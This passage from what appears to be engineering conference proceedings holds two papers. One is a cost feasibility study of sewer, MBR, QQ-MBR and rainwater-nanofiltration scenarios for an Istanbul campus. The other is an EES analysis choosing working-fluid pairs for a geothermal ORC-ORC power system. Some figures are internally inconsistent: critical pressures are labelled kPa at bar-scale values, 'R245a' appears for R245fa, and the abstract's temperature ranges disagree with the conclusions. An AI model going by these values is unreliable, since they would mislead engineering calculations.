Water scarcity is the most important current problem facing today's world [1]. Turkey is also included in the list of countries where water scarcity is experiencing [2]. Smart use of water should be offered as a priority solution. Resource management can be achieved with water and wastewater treatment, in which innovative technologies are adapted. Technologies used in water and wastewater treatment have diversified today. One of the most widely preferred technologies is membrane technology [3]. The membrane is a selectively permeable nanotechnological material [4]. The most important obstacle to the expansion of membranes that provide high-quality water in water and wastewater treatment is that the investment and operation and maintenance costs are relatively higher than the costs of conventional techniques and technologies [5]. The most common process used in the use of membrane technology in domestic wastewater treatment is membrane bioreactor (MBR) processes. When using the MBR technology, volumes of biological tanks are reduced with the use of

more intensive biomass during biological treatment and sedimentation tanks are also eliminated since the removal of particles depends on the filtration process instead of the sedimentation principle [6].

In a residential area where wastewater treatment is carried out in a central wastewater treatment plant, the capacity of the wastewater treatment plant should be increased as a result of the increasing population over the years. For this purpose, additional tanks are usually built at the end of the 10th or 15th year. However, it is possible to increase the capacity by staying within the same area limits with the integration of the MBR cassette to the existing tanks. Therefore, the use of MBR is increasing day by day. In the use of MBR, due to high biomass concentrations, the nanopores of the membrane become clogged and energy consumption increases. The quorum quenching mechanism, which is a very innovative concept in this regard, stands out as a solution proposal. In the QQ mechanism, biofilm formation is prevented by limiting the group behaviors by interrupting the communication between microorganisms used in biological wastewater treatment [7]. Since this prevention is carried out by the use of agent microorganisms, its cost is quite low.

Currently, as there are mostly combined sewage systems in the cities, rainwater is collected together with domestic wastewater and sent to the central wastewater treatment plant [8]. This means that a water resource that can be considered clean is polluted and lost before it can be used. If an investment is made in the construction of a separate sewage system, rainwater can be collected in separate pipes and treated using membrane technologies (e.g., nanofiltration) for its reuse [9]. Campus areas are very suitable as case study areas in examining the feasibility of hybrid studies in which various approaches are used for water and wastewater treatment [10]. Considering the increasing number of students in the next 20 years for a campus area in Istanbul, the costs of various combinations of innovative approaches such as collecting and treating rainwater separately have been calculated and presented in this study.

2. MATERIALS AND METHODS

In this study, a comprehensive feasibility study was carried out by focusing on scenarios involving different approaches for particular living space by projecting the future. The scenarios to be used for future projection are given in Table 1. The case study that has been selected for this study includes a university campus in Istanbul. The total area is 9620 square meters.

Table 30. Scenarios

	Scenario 1	Scenario 2	Scenario 3	Scenario 4	Scenario 5
Sewerage network	Combined	Separated	Combined	Separated	Separated
Wastewater treatment	Existing WWTP	Existing WWTP	MBR	MBR	QQ-MBR
Water supply	City network	City network	City network	City network & Rainwater	City network & Rainwater

Scenarios have three components: 1) Sewerage network, 2) wastewater treatment, and 3) water supply. The options for the sewerage network are the combined and separated system. While the rainwater and wastewater are collected using two separated pipes in the separated network, they are collected together using a sole pipe in the combined system. The highest alternative number can be seen in wastewater treatment approaches. The existing wastewater treatment plant (WWTP), MBR, and QQ-MBR can be preferred. Some alternative water supply choices were also assessed for the case study area. These include potable water supply from the city network and treated rainwater. The following section briefly describes the different scenarios considered in this study:

Scenario I: Scenario 1 represents the conventional water supply system which can be defined as a contrasting approach of approaches based on the reuse of treated rainwater. It is preferred to use the existing WWTP with a capacity extension, which helps to create a sufficient offer against the increasing demand. There will be an investment cost for the capacity extension of WWTP and operation and maintenance costs will be higher because of the increasing population in the area.

Scenario II: An additional infrastructure line should be constructed for this scenario. This scenario will help us to evaluate the effect of the separation of rainwater and wastewater collection pipes. This revision will result in an additional investment cost. On the other hand, it will help to decrease the volume of wastewater coming to the WWTP.

Scenario III: In this scenario, the most important thing was the use of MBR technology in WWTP. This technology will help to increase the capacity of WWTP without any construction. It is possible to achieve a higher volume of treated water with MBR technology and remove the settling tank from the flowchart. The volume of the settling tank can be used as the extension volume needed for the increased population. Besides, advanced treatment of wastewater will be another benefit of MBR technology and the amount of supplied water from the city network will be reduced utilizing the reuse of treated water. There will be an investment cost for the MBR.

Scenario IV: The sewerage network is separated as it is in the second scenario. While wastewater is treated in WWTP having MBR, the collected rainwater can be reused after an advanced treatment with nanofiltration. The separated network will help to decrease the wastewater volume coming to the WWTP similar to Scenario 1 and collect the rainwater without any contamination resulted from the contaminants in domestic wastewater. Both treated rainwater with NF and treated wastewater can be used as service water to reduce the amount of supplied water from the city network. There will be an investment cost for the NF plant in addition to the cost of MBR.

Scenario V: In the last scenario, an innovative application was preferred. The fouling problem will be eliminated with the quorum quenching mechanism and the energy consumption can be limited as a result. Since it is a biological agent application, the investment cost is negligible. Other elements in this scenario are the same as in the fourth scenario.

Regarding the assumptions and equations listed in Table 2, the investment costs and operation and maintenance costs were calculated. The investment costs (\$) were expressed as uniformly distributed costs (\$/y) via the formula given below.

$$F = P(F/P, i, N) \tag{1}$$

Where P is the present value, F is the future value, N is the duration, and i is the interest rate.

Table 2. Assumptions and equations used in the feasibility studies

Parameter	Information and Reference
Unit water supply	Real data from water invoices
Length of the infrastructure pipes	Real data from maps of the area
Current population	Real data from the case area
Future population	Forecast for the year 2040 [11]
Pipe diameter	Assumed as 0.2 m
Investment cost of a conventional WWTP	[12]
O&M cost of a conventional WWTP	[13]
Investment cost of infrastructure for separated network	[14,15]
Investment cost of a WWTP plant with MBR	[16]
O&M cost for WWTP of a WWTP plant with MBR	[17]
Investment cost of a WTP plant with NF	[18]
Saving of energy with QQ-MBR technology	24% [19]
Water price	4.5£/m ³ [20]
Interest rate	0,05547
Currency	7,44 £/\$

3. RESULTS AND DISCUSSION

The comparison of the costs obtained from different scenarios is presented in Figure 1. While the highest total cost was observed in Scenario III, the lowest costs were seen in Scenario V. It can be said that the revision of the wastewater treatment plant regarding its technology without changing anything in the sewerage network and water supply approaches could not create any benefits. This result was different than accepted and underlined the necessity of feasibility studies before deciding on water and wastewater treatment. This result should be evaluated with the comparison of costs calculated for Scenario I and Scenario II. The separation of wastewater and rainwater collection pipes could result in a decrease of 17%. The preference for MBR technology could not be meaningful for a combined sewerage network. It was seen that the investment needed for the separation of infrastructure pipe was lower than 1% of the total cost. This small amount of investment can create important benefits.

If nanofiltration is also applied for rainwater treatment as a second membrane technology on the campus, the total costs could be decreased. Even though the investment costs for WWTP are two times higher in Scenario IV than the investment costs for WWTP observed in Scenario III, the decrease in the total cost was 26%. This can be evaluated that the participation of O&M costs was higher compared to the investment costs. The operation costs generally result from energy consumption. When QQ-MBR technology was applied to reduce the energy consumption in the WWTP, a decrease of 17% in total cost could be achieved. As a result, it is suggested to firstly separate the sewerage network and revise the WWTP with the integration of QQ-MBR and NF for capacity increase and reuse of treated water.




Figure 13. The comparison of the costs obtained from different scenarios

4. CONCLUSION

This study presented the benefits of some hybrid water management systems. Developed scenarios that are combinations of combined/separated sewerage network, wastewater treatment options, and water reuse options. Scenario analysis results in the form of investment costs and operation and maintenance costs helped in assessing the impact of innovative and hybrid systems when compared to the existing centralized systems and infrastructures. From the results, it can be said that the use of an innovative water supply system reduces the service water demand considerably. The scenario using rainwater treatment with NF and wastewater treatment with QQ-MBR was found to be the most feasible scenario. A separate sewerage network is found to reduce the wastewater flow to the WWTP plant.

5. REFERENCES

- [1] M. M., Mekonnen, & A. Y. Hoekstra, "Four billion people facing severe water scarcity". *Science advances*, 2(2), e1500323. (2016).
- [2] N., Buyukkamaci, & H. S. Alkan, "Public acceptance potential for reuse applications in Turkey". *Resources, Conservation and Recycling*, 80, 32-35. (2013).
- [3] C. Y., Tang, Z., Yang, H., Guo, J. J., Wen, L. D., Nghiem, & E. Cornelissen, "Potable water reuse through advanced membrane technology". (2018).
- [4] R. W. Baker, "Membrane technology". *Encyclopedia of polymer science and technology*, 3. (2002).
- [5] S. J. Judd, "Membrane technology costs and me". *Water research*, 122, 1-9. (2017).
- [6] T., Melin, B., Jefferson, D., Bixio, C., Thoeye, W., De Wilde, J., De Koning & T. Wintgens, "Membrane bioreactor technology for wastewater treatment and reuse". *Desalination*, 187(1-3), 271-282. (2006).
- [7] S., Lee, S. K., Park, H., Kwon, S. H., Lee, K., Lee, C. H., Nahm & T. Yi, "Crossing the border between laboratory and field: bacterial quorum quenching for anti-biofouling strategy in an MBR". *Environmental science & technology*, 50(4), 1788-1795. (2016).
- [8] J. A. Tarr, "The separate vs. combined sewer problem: a case study in urban technology design choice". *Journal of Urban History*, 5(3), 308-339. (1979).
- [9] B. Köse-Mutlu, "Natural organic matter and sulphate elimination from rainwater with nanofiltration technology and process optimisation using response surface methodology". *Water Science and Technology*. (2020).

- [10] L. L., Alborno, T. C., Centurião, A., Giacobbo, J., Zoppas-Ferreira & A. M. Bernardes, “Influence of rain events on the efficiency of a compact wastewater treatment plant: a case study on a university campus aiming water reuse for agriculture”. *Environmental Science and Pollution Research*, 27(33), 41350-41360. (2020).
- [11] İ. A. Selçuk, “Şehir Planlamada Nüfus Kavramı ve Tahmininde Kullanılan Matematiksel Yöntemler”. *Artium*, 2(2). (2014).
- [12] J. P., Rodríguez-Miranda, C. A., García-Ubaque, & J. C. Penagos-Londoño, “Analysis of the investment costs in municipal wastewater treatment plants in Cundinamarca”. *Dyna*, 82(192), 230-238. (2015).
- [13] H., Turkmenler, & M. Aslan, “An evaluation of operation and maintenance costs of wastewater treatment plants: Gebze wastewater treatment plant sample”. *Desalination and water treatment*, 76, 382-388. (2017).
- [14] Sapkota, M., Meenakshi A., Hector M., Magnus M., Ashok S., and Francis P. "Understanding the impact of hybrid water supply systems on wastewater and stormwater flows." *Resources, Conservation and Recycling* 130: 82-94. (2018)
- [15] R., Chee, K., Lansley, & E. Chee, “Estimation of water pipe installation construction costs”. *Journal of Pipeline Systems Engineering and Practice*, 9(3), 04018008. (2018).
- [16] https://www.alibaba.com/product-detail/compact-MBR-module-MBR-cassette-for_1600153860601.html?spm=a2700.7724857.normal_offer.d_image.3c0d67e1cx14jz, [Accessed Dec. 14, 2020].
- [17] T., M. Young, S. Muftugil, Smoot, and J. Peeters. "MBR vs. CAS: capital and operating cost evaluation." *Water Practice and Technology* 7, no. 4 (2012).
- [18] https://www.alibaba.com/product-detail/Factory-price-mineral-water-drinking-water_60228452299.html?spm=a2700.galleryofferlist.normal_offer.d_title.3cc16b0ejVJ53y, [Accessed Dec. 14, 2020].
- [19] B., Köse-Mutlu, T. Ergön-Can, P. Park, C.-H. Lee, İ. Koyuncu, “Evsel Atıksu Arıtımında Etkin MBR Kullanımı: Çeşitli QQ Uygulamalarının Filtrasyon Performansı ve Maliyet Açısından Değerlendirilmesi”, *Workshop on Membrane Bioreactor Technologies*, Istanbul, Turkey, 2017.
- [20] <https://www.iski.istanbul/web/tr-TR/musteri-hizmetleri/su-birim-fiyatlari>, [Accessed Dec. 14, 2020].

OPTIMUM WORKING FLUID SELECTION FOR ORC-ORC COMBINED POWER SYSTEM

Mehmet Özçelik¹, Nagihan Bilir Sağ²

¹*Van Yüzüncü Yıl Üniversitesi, Mühendislik Fakültesi, Van, TURKEY*

²*Konya Teknik Üniversitesi, Mühendislik ve Doğa Bilimleri Fakültesi, Konya, TURKEY*

mehmetozcelik@yyu.edu.tr

ORCID: 0000-0002-5721-032X

ABSTRACT

Geothermal energy, which is one of the renewable energy sources, is transformed into different types of health, heating and used as process heat in different ways in the industry.

In this study, Organic Rankine Cycle (ORC) was used to generate power by using low and medium temperature geothermal energy sources. In order to benefit more from the heat energy of the geothermal source fluid the Organic Rankine Cycle-Organic Rankine Cycle combined power system has been used. Thus, it is aimed to increase the net power and thermal efficiency obtained from the combined power system. In addition, energy analysis was performed using Engineering Equation Solver (EES) software to determine the fluid pairs that maximize the performance of the combined power system for different operating temperatures. During this analysis, 10 fluids (Toluene, Isobutane, n-butane, Isopentane, n-pentane, R245fa, R365mfc, R236ea, R152a, SES 36) that can be used in Organic Rankine Cycles were selected.

According to the results of the research, it was determined that there are fluid pairs that maximize the thermal efficiency and/or the net power obtained from the system for each operating condition. For low temperature cycle evaporator ($T_{EV,2}$) = 70 °C and geothermal source temperature 100 - 280 °C, the combined power is obtained when the fluid pair that maximizes the thermal efficiency of the system is used for high and low temperature cycles with Toluene - Toluene fluids. For these given temperature values, it has been determined that the fluid pairs that maximize the power produced by the combined power system vary depending on the operating conditions. When the temperature of the low temperature cycle

evaporator is changed for the temperature values of 100, 140, 180, 190 and 200 °C of the geothermal resource, it has been determined that there are different fluid pairs that maximize the power obtained from the combined power system depending on the operating temperatures. It was determined that both the maximum power output and the maximum thermal efficiency of the combined power system were obtained when the Toluene - Toluene fluid pair was used for the temperatures of all low temperature cycle evaporators investigated for the geothermal source temperature 210 - 280 °C.

Keywords: *Fluid Analysis, Combined Power System, Organic Fluid, Organic Rankine Cycle*

ORÇ-ORÇ BİRLEŞİK GÜÇ SİSTEMİ İÇİN OPTİMUM ÇALIŞMA AKIŞKAN SEÇİMİ

ÖZET

Yenilenebilir enerji kaynaklarından biri olan jeotermal enerjiden sağlık, ısıtma, farklı enerji türlerine dönüştürülerek ve endüstride de farklı şekillerde proses ısı olarak yararlanılmaktadır.

Bu çalışmada ise düşük ve orta sıcaklığa sahip jeotermal enerji kaynaklarını kullanarak güç üretmek için Organik Rankine Çevrimi (ORÇ) kullanılmıştır. Jeotermal kaynak akışkanının ısı enerjisinden daha fazla yararlanabilmek için Organik Rankine Çevrimi-Organik Rankine Çevrimi birleşik güç sistemi kullanılmıştır. Böylece birleşik güç sisteminden elde edilen net güç ve ısı verimin artırılması hedeflenmiştir. Ayrıca farklı çalışma sıcaklıkları için birleşik güç sistemin performansını maksimum yapan akışkan çiftlerini belirlemek için Engineering Equation Solver (EES) yazılımı kullanılarak enerji analizi yapılmıştır. Bu analiz yapılırken Organik Rankine Çevrimlerinde kullanılabilen 10 adet akışkan (Toluen, İsobütan, n-bütan, İso pentan, n-pentan, R245fa, R365mfc, R236ea, R152a, SES 36) seçilmiştir.

Araştırma sonuçlarına göre her bir çalışma şartı için ısı verimi ve/veya sistemden elde edilen net gücü maksimum yapan akışkan çiftleri olduğu tespit edildi. Düşük sıcaklık çevrim evaporatörünün ($T_{EV,2} = 70$ °C) ve jeotermal kaynağın sıcaklığı 100 – 280 °C için birleşik güç sistemin ısı verimini maksimum yapan akışkan çifti yüksek ve düşük sıcaklık çevrimleri için Toluen – Toluen akışkanları kullanılması durumunda elde edilmiştir. Bu verilen sıcaklık değerleri için birleşik güç sistemin ürettiği gücü maksimum yapan akışkan çiftlerinin çalışma şartlarına bağlı olarak değiştiği belirlenmiştir. Jeotermal kaynağın 100, 140, 180, 190 ve 200

°C sıcaklık değerleri için düşük sıcaklık çevrim evaporatörünün sıcaklığı değiştirildiğinde çalışma sıcaklıklarına bağlı olarak birleşik güç sisteminden elde edilen gücü maksimum yapan farklı akışkan çiftlerinin olduğu belirlenmiştir. Jeotermal kaynak sıcaklığı 210 – 280 °C değerleri için araştırılan tüm düşük sıcaklık çevrim evaporatörünün sıcaklıkları için Toluen – Toluen akışkan çifti kullanıldığında birleşik güç sisteminin hem maksimum güç çıkışı hem de maksimum ısı veriminin elde edildiği belirlendi.

Anahtar Kelimeler: *Akışkan Analizi, Birleşik Güç Sistemi, Organik Akışkan, Organik Rankine Çevrimi*

1. INTRODUCTION

Many methods are used to benefit from the hot source with high thermal energy. Rankine cycle is one of the most widely used methods among these methods. Organic Rankine Cycle (ORC) has the same elements as the Rankine Cycle on the contrary power can be generated from low and medium temperature sources (energy sources such as solar, geothermal, biomass technology and waste heat). Therefore, ORCs are widely used around the world and their use continues to increase.

In this study, the fluids used in the Organic Rankine cycle were investigated and the thermodynamic analysis of the Organic Rankine cycle - Organic Rankine cycle combined power system was performed with the help of the Engineering Equation Solver (EES) program to determine the fluid pairs that maximize the system performance. The best fluid pairs that maximize the performance of the combined power cycle for different geothermal source temperatures and different evaporator temperatures of the low temperature cycle were identified.

1.1. Studies on ORC-ORC combined power system

Wang et al. comparing multiple existing working fluid pairs, focusing on thermodynamic analysis and performance in ORC-ORC. Therefore, they wanted to select a suitable working fluid using a new analysis method of thermodynamic and economical based selection criteria, multi-purpose optimization. First, they performed a multi-purpose optimization using the non-dominant sequencing genetic algorithm-II (NSGA-II). Then the Technique for Order Preference with Similarity to Ideal Solution (TOPSIS) method was applied to select Pareto optimal solutions using different types of working fluid pairs. Finally, they analyzed the optimization results with gray relational analysis (GRA). Selection of working fluids in critical ORC-ORC system HT's ideal working fluid pairs with critical temperatures in the range of 580-600 K, LT cycle is the most suitable temperature ranges to work with fluids with critical temperatures in the range of 380-415 K and the most suitable fluid pair is Toluene / R124 they have reached the conclusion [19].

Vallis et al. claimed that the use of the open-feed organic heater in the HT cycle and the proposed regenerative double-loop LT cycle in the ORC-ORC system, which utilizes the waste heat, enables the power and thermal efficiency generated by the ORC system to reach higher values. They have suggested that the energy performance of double loop ORC will increase significantly, since the total irreversibility rate of both HT and LT cycles is lower compared to simple ORC. They stated that the proposed regenerative double-loop ORC would be economically viable due to its installation on a general support boat and working on a specific task, providing significant savings in fuel mass and fuel consumption, and low CO₂ and SO₂ emission rates [18].

Mohammadkhani and Yari developed a zero-dimensional simulation model for a four-stroke turbocharged diesel engine. They used a transcritical ORC-ORC combined power system to take advantage both the exhaust and cooling water of the engine. They found that the best thermodynamic results were obtained when using Toluene and R143a working fluids, respectively, in high and low temperature cycles [14].

Braimakis and Karellas made the exergy optimization of ORC-ORC for waste heat recovery. Evaporator pressures of high temperature and low temperature cycles and evaporator minimum temperature difference and condenser temperature in high temperature cycle were selected as optimization variables. They compared ORC-ORC combined with single stage ORC aimed to improve power exergy efficiency and maximize net power outputs for heat source temperatures between 100 and 300 °C [9].

Lu et al. made both thermodynamic and techno-economic analysis of combined power cycles in geothermal systems. In this study, thermodynamic analysis of four power generation systems, including single flash system, double flash system, flash-ORC system and double flash-ORC system, has been performed. In order to increase the net power output of the systems by 20%, optimization was made with comparisons between systems. R123, R152a, isobutane, n-pentane and R245fa working fluids were run in each system and it was aimed to select the optimum geothermal energy cycles under different geothermal fluid conditions. In the techno-economic analysis, electricity level cost and payback period were evaluated [10].

Yang et al. in order to recover the exhaust waste heat of a six-cylinder CNG (compressed natural gas) engine, the waste heat from the cooling system and the internal coolant waste heat, ORC-ORC has created thermodynamic, heat transfer and optimization models for the combined power system [6]. In order to maximize the net power output and minimize the heat transfer area in accordance with the waste heat characteristics throughout the operating range of the CNG engine, the thermodynamic and heat transfer performances have been solved by the Pareto method using a GA (genetic algorithm). With this analysis, they determined the optimum operating range of the system. In the analysis, they also concluded that the optimum evaporation pressure and the degree of overheating of the high temperature cycle are affected by the operating conditions of the CNG engine. Yang et al. Also, they worked on the

thermo - economic optimization and analysis of ORC-ORC combined power systems in another study [7].

Apostol et al. among the ORC, pre-heated ORC, regenerative ORC, ORC-regenerative ORC, ORC-ORC and pre-heating ORC-regenerative ORC systems, it is possible to select the cycle with the maximum power output while providing the recovery of the flue gas waste heat of the engine generator and engine cooling water waste heat they aimed. They tried to find the working fluid in which the best power output values were reached by fluid analysis. According to the results of the thermodynamic analysis, the best configuration for ten working fluids from different chemical classes is the ORC-ORC combined power system and the best fluid has a very low global warming potential (GWP), zero ozone depletion potential (ODP) and a new generation hydrofluoroolefin (HFO) group fluid R1336mzz. [4].

Wang et al. evaluated the effects of the expander isentropic efficiency, the evaporation pressure of the high temperature cycle and the condensation temperature of the low temperature cycle on the performance of the ORC-ORC combined power system. The results obtained show that using the ORC-ORC combined power system, the net power output of a diesel automotive engine is 19 - 22% under the engine's permissible operating conditions and high thermal efficiency values and if low and high speed region 53% and 72% respectively [3].

Wang et al. ORC-ORC combined power systems aimed to generate electricity from both exhaust waste heat and engine jacket water waste heat. This combined power system compared the high temperature cycle and the low temperature cycle in terms of net power output and thermal efficiency [1]. In a similar study, Song and Gu aimed to generate electricity from exhaust waste heat and engine jacket water waste heat and to recover the waste heat of the high temperature cycle by using the high temperature condenser as a low temperature evaporator [5].

Determining that the combined power system maximizes the thermal efficiency or power of the combined power system from the fluid pairs used for different geothermal source temperatures and for different low temperature evaporator temperatures by keeping the geothermal source temperature constant while the low temperature evaporator temperature is constant, and the use of previously untested fluids in the system makes this study important.

1.2 Organic Rankine Cycle - Organic Rankine Cycle Combined Power System (ORC-ORC)

The high and low temperature cycles of the ORC-ORC combined power system are ORC (Figure 1). Organic fluids with lower critical temperature and pressure values and higher molecular weight are used as working fluid in ORCs compared to water. Since organic fluids absorb heat energy more quickly and provide evaporation in a short time, they allow the use of low temperature energy sources. At the same time, when organic fluids are working in the system as working fluid, the possibility of corrosion of system elements decreases and system life is extended.




Figure 1. Installation diagram of ORC-ORC combined power system




Figure 2. T-s diagram of the ORC-ORC combined power system

The working principle of ORC-ORC combined power system is as follows: In the ORC-ORC combined power system, the working fluid enters the pump of the high temperature cycle as saturated liquid in state 1 and leaves the pump in state 2. In case 2, it enters the evaporator 1 in the compressed liquid phase, where it draws the heat energy from the geothermal source and becomes a saturated vapor and leaves the evaporator. The fluid entering the turbine in state 3 leaves the turbine as in case 4. The fluid entering the condenser 1 condenses by giving its heat to the fluid in the low temperature cycle, and in case 1, it enters the pump again as a saturated liquid and this cycle continues in this way. In low temperature cycle, working fluid enters pump 2 as saturated liquid in case of 5 and leaves the pump in case of 6. In 6 state, it enters the element accepted as preheater for ORC and takes the waste heat of high temperature cycle (the heat discharged by condenser 1) and enters evaporator 2 in case 7. In evaporator 2, the fluid draws the heat from the geothermal energy source cycle and leaves the evaporator in the saturated vapor phase in the 8 state. Working fluid entering the turbine as saturated steam leaves the turbine 9. The fluid with the condenser 2 pressure enters the condenser 2 in case of 9 and condenses by giving its heat to the cooling water, and in case of 5, it leaves the condenser in the saturated liquid phase and this cycle continues while it enters the pump again in this phase.

It is a cascade cycle ORC-ORC combined power system that contains two ORC loops, one high temperature cycle and one low temperature cycle. In the ORC-ORC combined power system, the geothermal fluid is passed through both the high temperature evaporator and the low temperature evaporator in order to benefit from the geothermal source with high efficiency. In addition, the use of the condenser of the high temperature cycle as a preheater in the low temperature cycle is aimed to recover the waste heat of the high temperature cycle in the system. This recovery is expected to increase both the thermal efficiency and the power output value of the system.

2. ORC-ORC COMBINED POWER SYSTEM

2.1 Working Fluids Used in The Organic Rankine Cycles

Water, the working fluid of the Rankine cycle, is among wet fluids. Wet fluids must overheat to prevent possible condensation in the system during the expansion process. For ORCs, zero (isentropic) or positive (dry) fluids that do not require overheating are the most ideal fluids that can be used in the system [11]. When these fluids are used in ORCs, the fluid leaving the turbine is kept dry. In other words, the working fluid leaves the turbine in the saturated steam or superheated steam phase.

The critical temperature and pressure values of organic fluids are lower than water and their molecular weight is higher. In ORCs, the possibility corrosion of system elements decreases and the cycle is expected to run cleaner and more efficiently.

The organic fluids to be used in the combined power system were selected by paying attention to A34GS values (safety class) as well as ODP (ozone depletion potential) and GWP (global warming potential) values. It is presented in Table 1.

Table 1. Thermodynamic safety properties of working fluids to be used in the ORC-ORC combined power system [2,8,20]

Fluid Group and Name	Molecular Weight (kg/kmol)	T _{cr} (°C)	P _{cr} (kPa)	A34GS	ODP	GWP	Type
Hydrocarbons							
Toluen	92.14	318.6	41.3	A3	0	3	Dry
İsobutan (R600a)	58.1	134.7	36.4	A3	0	20	Dry
N-butan (R600)	58.1	152	37.9	A3	0	20	Dry
İsopentan (R601a)	72.15	187.2	33,7	A3	0	20	Dry
N-pentan (R601)	72.14	196.5	33.6	A3	0	20	Dry
Hydroflorocarbons							
R245fa	134.1	154	36.1	B1	0	1030	İsotropic
R365mfc	148.1	186.9	32.7	n.a	0	825	Dry
R236ea	152.04	139.3	35	A1	0	710	Dry
R152a	66.1	113.3	44.5	A2	0	124	Wet
SES36	184.9	177.6	28.49	A1	0	3710	Dry

2.2 Energy analysis of the Organic Rankine Cycle - Energy analysis of Organic Rankine Cycle (ORC-ORC) combined power system

The thermodynamic analysis of the ORC-ORC combined power system was performed using the Engineering Equation Solver (EES) program, within certain assumptions, using the first law of thermodynamics and general energy equations. Fluid pairs that maximize power and thermal efficiency from the selected working fluids were determined.

Assumptions made for the thermodynamic analysis of the unified power system under investigation:

- 1- There is no heat loss from the system to the environment.
- 2- Pressure losses in system elements and connection pipes will be neglected.
- 3- Flow rate of the geothermal resource is 30 kg/s.
- 4- The isentropic efficiency of the turbine and pumps is 0.85 [12,15,16].
- 5- Condenser temperatures of low and high temperature cycles are 30 °C and 40 °C respectively.
- 6- $\Delta T_{pinch} = 5 \text{ °C}$ [13,17].

Energy analysis of the ORC-ORC combined power system was made in line with the acceptances. Accordingly, the mass flow rate circulating in the high temperature cycle is found by equation (1).

$$\dot{m}_{\text{geo}} \times c_{\text{geo}} \times (T_{\text{in}} - T_{\text{m}}) = \dot{m}_{\text{ORC},1} \times (h_3 - h_2) \quad (1)$$

The power generated in turbine 1 is obtained by equation (2), and the power consumed by pump 1 is obtained by equation (3):

$$\dot{W}_{t1} = \dot{m}_{\text{ORC},1} \times (h_3 - h_4) \quad (2)$$

$$\dot{W}_{p1} = \dot{m}_{\text{ORC},1} \times (h_2 - h_1) \quad (3)$$

The actual exit enthalpy values of the turbine 1 and the pump 1 are calculated by the following equations:

$$h_4 = h_3 - (h_3 - h_{4s}) \times \eta_t \quad (4)$$

$$h_2 = h_1 + (h_{2s} - h_1) / \eta_p \quad (5)$$

ORC,2 mass flow rate of circulating work fluid in the low temperature cycle is found from equation (6).

$$\dot{m}_{\text{geo}} \times c_{\text{geo}} \times (T_{\text{m}} - T_{\text{m},x}) = \dot{m}_{\text{ORC},2} \times (h_8 - h_{8x}) \quad (6)$$

The exit temperature of the geothermal fluid from the low temperature cycle (T_{out}) and the enthalpy of the working fluid to the evaporator 2 are calculated by equation (7-8).

$$\dot{m}_{\text{ORC},2} \times (h_8 - h_7) = \dot{m}_{\text{geo}} \times c_{\text{geo}} \times (T_{\text{m}} - T_{\text{out}}) \quad (7)$$

The h_7 value is found by using equation (8) for the heat transfer from high temperature working fluid to low temperature working fluid.

$$\dot{m}_{\text{ORC},2} \times (h_7 - h_6) = \dot{m}_{\text{ORC},1} \times (h_4 - h_1) \quad (8)$$

The actual enthalpy value of turbine 2 and pump 2 outlet is calculated by equation (9-10) respectively.

$$h_9 = h_8 - (h_8 - h_{9s}) \times \eta_t \quad (9)$$

$$h_6 = h_5 + (h_{6s} - h_5) / \eta_p \quad (10)$$

The power produced by the turbine 2 is obtained from equation (11), and the power consumed by the pump is obtained from equation (12).

$$\dot{W}_{t2} = \dot{m}_{\text{ORC},2} \times (h_8 - h_9) \quad (11)$$

$$\dot{W}_{p2} = \dot{m}_{\text{ORC},2} \times (h_6 - h_5) \quad (12)$$

Net power output of the ORC-ORC combined power system:

$$\dot{W}_{\text{net}} = (\dot{W}_{t1} + \dot{W}_{t2}) - (\dot{W}_{p1} + \dot{W}_{p2}) \quad (13)$$

calculated with.

The total amount of heat absorbed by the ORC-ORC combined power system from the geothermal source is found by equation (14).

$$\dot{Q}_{\text{in}} = \dot{m}_{\text{geo}} \times c_{\text{geo}} \times (T_{\text{in}} - T_{\text{out}}) \quad (14)$$

Thermal efficiency of ORC-ORC combined power system:

$$\eta_{\text{c,th}} = \dot{W}_{\text{net}} / \dot{Q}_{\text{in}} \quad (15)$$

calculated as.

3. CONCLUSION

Fluid pairs that maximize the thermal efficiency and net power output of the ORC-ORC combined power system under different operating conditions were determined with the help of the Engineering Equation Solver (EES) program.

In the first analysis, thermal efficiency and net power values were obtained for different geothermal temperature values of the ORC-ORC combined power system, assuming the evaporator temperature of the low temperature cycle as constant, and the best fluid pairs were determined.

In the second analysis, by keeping the temperature of the geothermal source constant, thermodynamic analyzes were performed for different temperature values of the low temperature cycle evaporator of the ORC-ORC combined power system and the best fluid pairs were proposed.

If the results are summarized;

1- It has been determined that the fluid pairs that maximize the thermal efficiency of the combined power system for different geothermal energy source temperature values in $T_{EV,2} = 70\text{ }^{\circ}\text{C}$ and $100 - 210\text{ }^{\circ}\text{C}$ temperature range of the geothermal source are Toluene - Toluene. It has been determined that $T_{EV,2} = 70\text{ }^{\circ}\text{C}$ and for $100 - 210\text{ }^{\circ}\text{C}$ geothermal source the fluid pair that maximizes the net power output of the combined power system changes depending on the geothermal temperature. Fluid pairs recommended for these temperatures are given in Table 2.

It is also seen in Table 2 that the working fluid used in the high temperature cycle (ORC,1) does not change (Toluene) for the investigated operating temperatures.

Table 2. Fluid pairs that maximize the net power output of the combined power system at temperatures $100 - 210\text{ }^{\circ}\text{C}$ of the geothermal source ($T_{EV,2} = 70\text{ }^{\circ}\text{C}$)

$T_{geo}\text{ (}^{\circ}\text{C)}$	Fluid Pair
ORC-ORC	
100 – 175	Toluen – R245a
180	Toluen – R236ea
190	Toluen – R600
200	Toluen – R245fa
210	Toluen – R365mfc

2- When the performance of the combined power system is examined when the geothermal source is between $220 - 280\text{ }^{\circ}\text{C}$ and at $TEV,2 = 70\text{ }^{\circ}\text{C}$ high temperature cycling working fluid is selected for the combined power system under these operating conditions. Toluene was chosen as working fluid for ORC,1. Because, the critical temperatures of the other nine fluids are below these source temperatures. In the low temperature cycle, when using Toluene fluid, it is recommended to use Toluene - Toluene fluid pair for these operating conditions, since the highest thermal efficiency and power values are achieved.

3- Comparative energy analysis of the net power output values of the combined power system for varying evaporator 2 temperatures for 100, 140, 180, 190 and 200 oC temperature values of the geothermal source was performed and the fluid pairs with the best power outputs are presented in Table 3.

Table 3. Fluid pairs recommended for the combined power system in terms of net power at temperatures 100 – 200 °C of the geothermal source

T_{geo} (° C)	$T_{EV,2}$ (°C)	Fluid Pair
ORC-ORC		
100	45-90	Toluen – R245a
140	45-130	Toluen – R236ea
180	45-145	Toluen – R600
190	55-145	Toluen – R245fa
200	70-180	Toluen – R365mfc

4- It was determined that both maximum power output and maximum thermal efficiency were obtained in the combined power system when the Toluene - Toluene fluid pair was used for different evaporator 2 temperature values in the temperature range of 210 - 280 oC of the geothermal source. Consequently, depending on the operating condition, it was determined that there are fluid pairs that maximize the performance of the system.

It was concluded that when setting up the ORC-ORC combined power system, it is necessary to use fluid pairs that maximize the performance of the system for the operating temperatures of the system.

Acknowledgement

